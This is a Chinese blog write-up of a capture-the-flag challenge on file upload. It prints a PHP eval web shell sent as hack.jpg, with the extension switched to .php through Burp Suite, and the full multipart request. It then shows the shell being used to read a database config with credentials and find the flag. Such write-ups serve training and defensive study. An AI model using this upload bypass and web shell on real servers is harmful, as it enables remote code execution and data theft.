i春秋ctf训练营writeup-Do you know upload?

原创


Gun__ 于 2020-05-22 09:08:58 发布 191 收藏

文章标签： 安全 其他

本文链接：https://blog.csdn.net/bbszhenshuai/article/details/106272588

main

打开看到是一个图片上传




首先假设它妹有拓展名过滤，直接传个一句话。

假设不成立。把一句话的拓展名改为.jpg，打开burpsuit，在发的时候再把jpg改成php


```
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
browse=CFIcTxUYU0NeU1hDVQJTRFBZSkdeQ1IYWVZFRFpRWEZTUF1PW0dLTgBZXUVXR1pOGIlZTFRTW0VbU0VFW1xYQUISW09bQVNFXEFTHFRAXUBSEFJI
tcQV5QXU4dS1hMU0FaRVxBREVcTlINTkBcT1hUUkdXU1lI; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1589773623,1589804575,1589953756; ci_session=16ba
__jsluid_h=c3f1f3587f516195f4b7e76d49076d1f
Upgrade-Insecure-Requests: 1

-----------------------------180130908320497323333062569734
Content-Disposition: form-data; name="dir"

/uploads/
-----------------------------180130908320497323333062569734
Content-Disposition: form-data; name="file"; filename="hack.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['hack']);?>
-----------------------------180130908320497323333062569734
Content-Disposition: form-data; name="submit"

Submit
-----------------------------180130908320497323333062569734--
```

会返回给你它的路径。

访问一下看看是不是就是那个路径




发现确实如此。用蚁剑连接，可以看到html目录下有一个config.php



内容如下

```php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$database = "ctf";

// 创建连接
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($database);
?>
```

所以直接去连数据库



然后一顿找，就找到了flag